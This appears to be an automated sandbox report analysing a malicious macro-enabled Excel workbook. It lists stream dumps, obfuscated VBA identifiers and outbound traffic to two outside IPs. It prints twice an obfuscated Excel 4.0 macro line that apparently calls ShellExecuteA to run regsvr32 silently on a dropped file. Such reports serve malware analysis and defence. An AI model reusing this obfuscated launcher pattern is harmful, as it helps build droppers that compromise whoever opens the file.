Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T13:42:02Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 3215

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	3215
Data ASCII:	. . . . . * . . . . . X . . . . . x . & . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 2a 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 58 05 00 00 f0 09 00 00 00 00 00 00 01 00 00 00 ba 78 ca 26 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Integer:
bycilke()
VB_Name
MiV(sem.value)
homepodd()
homepodd
Error
Integer)
bycilke
Function
ol).Name
"!"):
String
"ab":

Keyword
Split(govs,
Randomize:
yellowsto(yel
Next:
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
yellowsto(Oa))))
Integer
yellowsto
ol).value
nimo(Int((UBound(nimo)
Replace(Vo,
Chr(sem.Row)
Sheets(ol).Cells(homepodd,
"ab"))
Split(kij(ol),
yellowsto(homepodd))
Rnd))
(Run(""
"moreP_"
Variant)
Attribute
Resume
pagesREviewsd(Optional
ecimovert(nimo
ecimovert
MsgBox

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1614

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1614
Data ASCII:	. . . . . & . . . . . x . k . . . . c . . . . . x . . . . . " . v i e w _ 1 _ a , 1 , 0 , M S F o r m s , M u l t i P a g e . . . . . M E . . . .
Data Raw:	01 16 03 00 00 16 01 00 00 c8 03 00 00 fa 00 00 00 26 02 00 00 ff ff ff ff cf 03 00 00 e3 04 00 00 00 00 00 00 01 00 00 00 ba 78 c2 6b 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Long)
ResizePagess()
VB_Customizable
"REviewsd"
VB_Control
MultiPage"
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId

Keyword
VB_GlobalNameSpace
VB_Base
ResizePagess
"pages"

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . d . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 78 1c 64 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 554

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	554
Entropy:	5.25519546931
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 3 4 E D C 8 - 1 B 9 3 - 4 5 B C - B 6 9 3 - D B B 2 9 D 5 C 1 4 7 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 3 7 3 5 C 4 1 F C C 6 1 0 7 6 5 0 7 6 5 0 7 6 5 0 7 6 5 " . . D P B = " 6 E 6 C 9 D 6 8 E 3 A 8 1 B A 9 1 B A 9 1
Data Raw:	49 44 3d 22 7b 34 39 33 34 45 44 43 38 2d 31 42 39 33 2d 34 35 42 43 2d 42 36 39 33 2d 44 42 42 32 39 44 35 43 31 34 37 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d

Stream Path: PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	86

General	
Entropy:	3.24455457963
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3574
Entropy:	4.46002460936
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2060

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2060
Entropy:	3.45134089702
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ X . . . . " . . . . Q . . . . E . . . . . . C . _ . . . : . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 187

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	187
Entropy:	1.91493173134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . w q . . . . n i m o . . . . y e l ^ . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 363

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	363
Entropy:	2.21122978445
Base64 Encoded:	False
Data ASCII:	r U . . . . @ . . . . @ . . . . @ . . . . ~ x . . . . a . . . . Z . . . . Z . . . .

General	
Data Raw:	72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 398

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	398
Entropy:	2.07709195049
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . @ . q . . . . . ` . . . . . F . 8 . . . . . ` . . . . . @ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 820

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	820
Entropy:	6.5044215585
Base64 Encoded:	True
Data ASCII:	. 0 . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 30 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 7f 90 eb 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

OLE File "/opt/package/joesandbox/database/analysis/338158/sample/sample20210111-01.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T13:42:02Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . p . . F z ? . . . . . a . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . M u l t i P a g e . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 178

General	
Stream Path:	f
File Type:	data
Stream Size:	178
Entropy:	2.59766210867
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . 2 . . . . . $ . . . . . # . . . . . P a g e 1 . . . . . $ . . . . . ! . . . . P a g e 2 . . . 5 . . . . . T . . .
Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 b0 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i02/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	i02/f
File Type:	data
Stream Size:	40
Entropy:	1.54176014818
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: o, File Type: data, Stream Size: 152

General	
Stream Path:	o
File Type:	data
Stream Size:	152
Entropy:	2.68720470607
Base64 Encoded:	False
Data ASCII:	. . p . 1 . . . . . P a g e 1 . . . . . P a g e 2 . . . . . T a b 3 . . . . T a b 4 . . . . . 5 . . . . . C a l i b r i . . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 84 00 00 00 84 00 00 00 05 00 00 80 50 61 67 65 31 00 00 00 05 00 00 80 50 61 67 65 32 00 00 00 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: x, File Type: data, Stream Size: 48

General	
Stream Path:	x
File Type:	data
Stream Size:	48

General	
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 18:34:24.019299030 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.202037096 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:24.202444077 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.204910994 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.387743950 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:24.394406080 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:24.394457102 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:24.394490957 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:24.394702911 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.412053108 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.627211094 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:24.627523899 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.629590034 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:24.855716944 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:25.347995996 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:25.348062992 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:25.348104000 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:25.348189116 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:25.348248005 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:25.348264933 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:25.349865913 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:34:25.350034952 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:25.356636047 CET	49746	443	192.168.2.4	74.220.219.210
Jan 11, 2021 18:34:25.539294958 CET	443	49746	74.220.219.210	192.168.2.4
Jan 11, 2021 18:35:22.015347004 CET	49772	443	192.168.2.4	184.171.244.207

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 18:35:22.170032978 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.170439005 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.171555996 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.325958014 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.326647997 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.326694012 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.326731920 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.326759100 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.326896906 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.327735901 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.328883886 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.329075098 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.371404886 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.527342081 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.527679920 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.529355049 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.687218904 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687271118 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687308073 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687355042 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687395096 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687431097 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687469006 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687506914 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687542915 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687551022 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.687580109 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.687627077 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.687679052 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.842542887 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.842598915 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.842636108 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.842684984 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.842725992 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.842763901 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.842888117 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.842986107 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.843539953 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843583107 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843619108 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843666077 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843708038 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843725920 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.843744040 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843755007 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.843781948 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843797922 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.843820095 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.843849897 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.843924046 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.844774961 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.844813108 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.844861031 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.844871998 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.844917059 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.844953060 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.844959974 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.844990969 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.845046997 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.845113039 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.997668982 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.997721910 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.997761011 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.997797012 CET	443	49772	184.171.244.207	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 18:35:22.997843027 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.997885942 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.998074055 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.998126984 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.998311996 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.998359919 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.998397112 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.998404980 CET	49772	443	192.168.2.4	184.171.244.207
Jan 11, 2021 18:35:22.998433113 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.998480082 CET	443	49772	184.171.244.207	192.168.2.4
Jan 11, 2021 18:35:22.998482943 CET	49772	443	192.168.2.4	184.171.244.207

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
